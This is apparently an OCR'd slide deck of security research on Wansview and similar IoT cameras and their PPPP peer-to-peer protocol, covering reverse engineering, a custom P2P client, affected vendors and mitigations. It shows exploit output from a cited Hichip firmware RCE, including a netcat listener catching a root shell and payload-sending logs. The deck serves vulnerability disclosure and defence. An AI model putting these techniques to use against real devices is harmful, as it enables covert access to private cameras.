
PoC exploit script

DEMO

Access Control Exploit

This is what we submitted for DEF CON...

But we still had more work to do.




elastic security labs

High volume UDP traffic was reminiscent of Paul Marrapese's PPPP IoT P2P protocol research

https://hacked.camera

WansviewCloud.exe


elastic security labs



C:\Program Files (x86)\WansviewCloud


```
; File Name   : C:\Users\elastic\Desktop\wansview-data\WansviewCloud-OG\libApp_API.dll
; Format      : Portable executable for 80386 (PE)
; Imagebase   : 10000000
; Timestamp   : 60DAC505 (Tue Jun 29 07:00:21 2021)
; Section 1. (virtual address 00001000)
; Virtual size                  : 0000BC24 (  48164.)
; Section size in file          : 0000BE00 (  48640.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment     : default
; PDB File Name : Z:\share\2_src\src_SE\src_05_App_SDK\PPPP_API\SE_P2PSDK_API\99_seP2P\sample\win32\Release\libApp_API.pdb
; OS type         :  MS Windows
; Application type:  DLL 32bit
```

libApp_API.dll



SE_P2PSDK.dll

elastic security labs



https://github.com/magicus/pppp-dissector

elastic security labs

PPPP IoT Peer to Peer Protocol

USED	CIRCUMVENTS	ALLOWS	PROXIES	IDENTIFIES
by tens of millions of IoT devices across hundreds of vendors	NAT and firewall restrictions through UDP hole punching (similar to STUN)	users to connect to their devices from anywhere with an Internet connection	traffic through relay servers and the devices of other users	unique devices through pre-generated alphanumeric strings

https://hacked.camera

Initial Access

FIRMWARE

Static reverse engineering

PACKET CAPTURE

Camera and app network comms

LOG FILES

Windows and camera logs

CAMERA

LED, audio, and camera PTZ

Advanced Access

LIVE LOG OUTPUT


Immediate feedback
to determine control flow


DEBUGGER

Dynamic reverse
engineering

Live Log Output

- Remote serial shell via Raspberry Pi







```
00:00:04.217 08 CONET> loadNetIni,2379] net support:eth0=1 ra0=1 bStaticIpFlag=0 gs_cAp0GwIpv4=172.50.4.1
00:00:04.218 08 CONET> loadNetIni,2381] net support: usb0_4g_valid_slot_type=2 4g_builtin_no=1
00:00:05.219 08 CONET> LAN_hasAP0,514] =1
00:00:05.219 00 COMNO> link_beep_audio,420] link_audio_file /var/syscfg/beep/lang/en
00:00:05.220 08 CONET> ThreadNetEvent,250] ---- ThreadNetEvent is going...  g_bRuningNetEvent=1
00:00:05.222 11 CONET> ThreadCoreNet,1812] ---- ThreadCoreNet is going...  gs_bReset_coreNetInit=1
00:00:05.294 00 CLOUD> fCld_StartCloudStore,536]
StorageServeInit
00:00:05.298 00 CLOUD> fCld_ClearCloudCacheDir,745]
00:00:05.298 00 CLOUD> fCld_ClearCloudMemCacheDir,724]
00:00:05.299 00 RECTS> fRecord_init,1006] .
00:00:05.299 00 FFMPG> ffmpeg_muxer_init,527] ffmpeg has already init
00:00:05.300 11 RTSPM> fMiniRtsp_Init,273] v1.61
00:00:05.300 00 RTSPM> start_rtsp_srv,237] start_rtsp_srv
00:00:05.301 00 RECLS> RecordLlstRecvReqThread,1317] ############## wait cgi request
00:00:05.302 00 RTSPM> rtsp_srv_thrd,176] Start listening RTSP connections ...
00:00:05.311 00 FFMPG> ffmpeg_muxer_init,527] ffmpeg has already init
00:00:05.311 00 RECTS> clearRecordCacheDir,360]
00:00:05.312 00 SNAPU> SnapshotCheckThread,338]
00:00:05.321 02 RECOR> SdCheckThread,168] sdcard is not exist, report tf card config
00:00:05.321 02 SDCAR> SendTfcardConfigRequest,627] not send, GetGatWayUrl error or internet is not ok
00:00:05.325 00 CLOUD> fCld_ClearCloudSdCacheDir,735]
00:00:05.401 08 MTRAC> coreMTrack_stop,595] gs_bRunningMTrack=0
00:00:05.401 00 RTMP> fRTMP_Init,77] ajc_rtmp_init nRet: 0
00:00:05.401 00 RTMP> init_av_param,50] ajc_rtmp_set_video_param nRet: 0
00:00:05.401 00 RTMP> init_av_param,65] ajc_rtmp_set_audio_param nRet: 0
killall: telnetd: no process killed
00:00:06.243 08 CONET> ThreadCoreNet,1831]  wpa_supplicant.conf exist=1  LAN_hasNetNode()=2
killall: udhcpd: no process killed
killall: hostapd: no process killed
killall: udhcpc: no process killed
killall: wpa_supplicant: no process killed
[   15.996672] [atbm_log]br0_netdev_open()-1199: dev_get_by_name(br0)
[   16.166363] [atbm_log]:ieee80211_prep_hw_scan:n_chans(14),space(14),index(14),scaned(14)
00:00:10.034 08 CONET> netReset,1379] over  eCurNetEvent=100
00:00:10.983 11 CORAV> ptzNoiseWeaken_micSite,2044] 1 ptz_stop nMicVol_normal=226
00:00:12.034 09 CONET> ThreadCoreNet,2026] E_HW_EVENT_RA0_UP
killall: udhcpc: no process killed
00:00:12.266 09 CONET> ThreadCoreNet,2031] E_HW_EVENT_RA0_UP nRet=0 bStaticIpFlag=0 !
00:00:13.048 08 CONET> ra0LinkRouterForSetting,2679] ---- wait ra0
00:00:13.052 00 NETCB> callback_networkStatus,189] nStatus = 5 , pName: ra0
00:00:13.052 02 NETCB> callback_networkStatus,279] NET_ROUTE_FAILED
00:00:13.052 08 CONET> ra0LinkRouterForSetting,2704] ---- wait ra0 is over
udhcpc: started, v1.35.0
udhcpc: broadcasting discover
[   20.181309] [atbm_log]:ieee80211_prep_hw_scan:n_chans(14),space(14),index(14),scaned(14)
```

elastic security labs

Building a PPPP client

Establishing a P2P Connection



“Are you a P2P server?”

Establishing a P2P Connection

“Yes, I am a P2P server.”

Establishing a P2P Connection

“Do you have access to WVCD0123456789AB?”

Establishing a P2P Connection

“Yes, I know how to access that device.”

Establishing a P2P Connection

“To connect to that device, punch a hole to / from 133.23.13.37 on port 23456.”

Establishing a P2P Connection

“Can you connect me to WVCD0123456789AB?”

Establishing a P2P Connection

“Sure, I can connect you to that device.”

Establishing a P2P Connection

“Your P2P connection is now ready.”

Hichip P2P firmware RCE


Exploit development and reversing of Hichip's P2P camera firmware

POC , Twitter , Pax0r

```
root@2:~# nc -lp 8443
id
uid=0(root) gid=0(root)
pwd
/
:)
```


```
[P2P] Received data:  f1e00000
[P2P] Received data:  f1e10000

[+] RELAY INFO:  79.16.200.32:56756 MAGIC:  704e6f5a

[+] RELAY INFO:  159.205.214.171:35135 MAGIC:  78746e56
[P2P] Received data:  f1e10000
[P2P] Received data:  f1e10000
[P2P] Sending payload
[P2P] Received data:  f1e00000
[P2P] Received data:  f1d10006d10000010000
[P2P] Received data:  f1e00000
[P2P] Sending payload
[P2P] Received data:  f1d10006d10000010001
[P2P] Received data:  f1e00000
[P2P] Sending payload
edh@machine:~/Documents/temporal/hacking_camera$ wait 30 seconds
```

github.com/0xedh/hichip-p2p-firmware-rce



MSG_DRW - counter clockwise pan

elastic security labs



Located a relevant debug log message

```
                        LAB_00412b5c                                    XREF[1]:     0041185c(j)
00412b5c fc 38 10 0c    jal         get_005c5718_0                                   undefined get_005c5718_0()
00412b60 00 00 00 00    _nop
00412b64 3f fb 40 10    beq         v0,zero,LAB_00411864
00412b68 53 00 13 3c    _lui        s3,0x53
00412b6c 30 00 c4 92    lbu         tempVariable,0x30(command)                       (NULL Pointer Dereference) Memor...
00412b70 31 00 c2 92    lbu         v0,0x31(command)                                 (NULL Pointer Dereference) Memor...
00412b74 44 02 05 24    li          a1,0x244
00412b78 10 e7 73 26    addiu       s3,s3,-0x18f0
00412b7c 53 00 12 3c    lui         s2,0x53
00412b80 53 00 07 3c    lui         a3,0x53
00412b84 14 00 a5 af    sw          a1,local_9fc(sp)
00412b88 18 00 a4 af    sw          tempVariable,local_9f8(sp)
00412b8c 1c 00 a2 af    sw          v0,local_9f4(sp)
00412b90 21 20 00 00    clear       tempVariable
00412b94 10 00 b3 af    sw          s3=>s_ptzCtrl_0052e710,local_a00(sp)             = "ptzCtrl"
00412b98 01 00 05 24    li          a1,0x1
00412b9c 70 d9 46 26    addiu       a2=>s_P2PCO_0052d970,s2,-0x2690                  = "P2PCO"
00412ba0 58 91 16 0c    jal         <EXTERNAL>::H_DEBUG                              undefined H_DEBUG()
00412ba4 48 de e7 24    _addiu      a3=>s_%s,%d]_nCtrlCmd_=_0x%x,_nParam:_%_0052de... = "%s,%d] nCtrlCmd = 0x%x, nPara...
00412ba8 30 00 c2 92    lbu         v0,0x30(command)                                 (NULL Pointer Dereference) Memor...
00412bac 30 00 04 24    li          tempVariable,0x30
00412bb0 0e 00 44 10    beq         v0,tempVariable,LAB_00412bec
00412bb4 09 00 04 24    _li         tempVariable,0x9
00412bb8 31 00 44 2c    sltiu       tempVariable,v0,0x31
00412bbc 36 02 80 10    beq         tempVariable,zero,LAB_00413498
00412bc0 00 00 00 00    _nop
```

```
else {
  if ((bytesAfterHH01 != 0x110) || (iVar26 = get_005c5718_0(), iVar26 == 0))
  goto LAB_00411864;
  uVar24 = (uint)*(byte *)((int)command + 0x31);
  H_DEBUG(0,1,"P2PCO","%s,%d] nCtrlCmd = 0x%x, nParam: %d\n","ptzCtrl",0x244,
          *(undefined *)(command + 0xc),uVar24);
  bVar4 = *(byte *)(command + 0xc);
  uVar17 = 9;
  if (bVar4 != 0x30) {
    if (bVar4 < 0x31) {
      if (bVar4 == 2) {
        iVar26 = call_syscfg_getVideoFlip();
        uVar17 = 4;
        if (iVar26 != 0) {
          uVar17 = 3;
        }
      }
      else if (bVar4 < 3) {
        if (bVar4 == 1) {
          iVar26 = call_syscfg_getVideoFlip();
          uVar17 = 3;
          if (iVar26 != 0) {
            uVar17 = 4;
          }
        }
```

Log message generated in initApp.HandleMsgPacket_cb

elastic security labs

DEMO

Connecting and issuing commands with our P2P client

Vulnerable Devices

Q5

Q6

P1

W7

Vulnerable Devices

Cinnado

D1

Vulnerable Devices

Galayou

G7

Vulnerable Devices

faleemi

FT2

Affected Vendors

What did the vendors do right?

- Certificate based WebSocket authentication
- Signed and obfuscated APKs
- Pared down local OS
- Read only (-ish) file system

What did the vendors do wrong?

- Unauthenticated cloud access
- Verbose debug logging in Windows app
- Vulnerable P2P access
- No secure boot (despite T31 SOC supporting it)
- Easy manipulation with physical access

Safety Measures

Segment cameras off from the rest of your network

Fundamental vulnerabilities in vendor cloud infrastructure will put your critical data at serious risk

Safety Measures

Restrict outbound / inbound network comms

Will only produce limited results because network connectivity is essential to how these devices operate

“Blocking Without Breaking: Identification and Mitigation of Non-Essential IoT Traffic” explored this approach

https://petsymposium.org/popets/2021/popets-2021-0075.pdf

Safety Measures

Access over RTSP on an air gapped network

By design, if camera cannot beacon home to cloud platform, video stream will be inaccessible

Safety Measures

Open source alternative to vendor firmware and platforms


Complete control over device accessibility and configuration

Supports a variety of SoCs

openipc.org
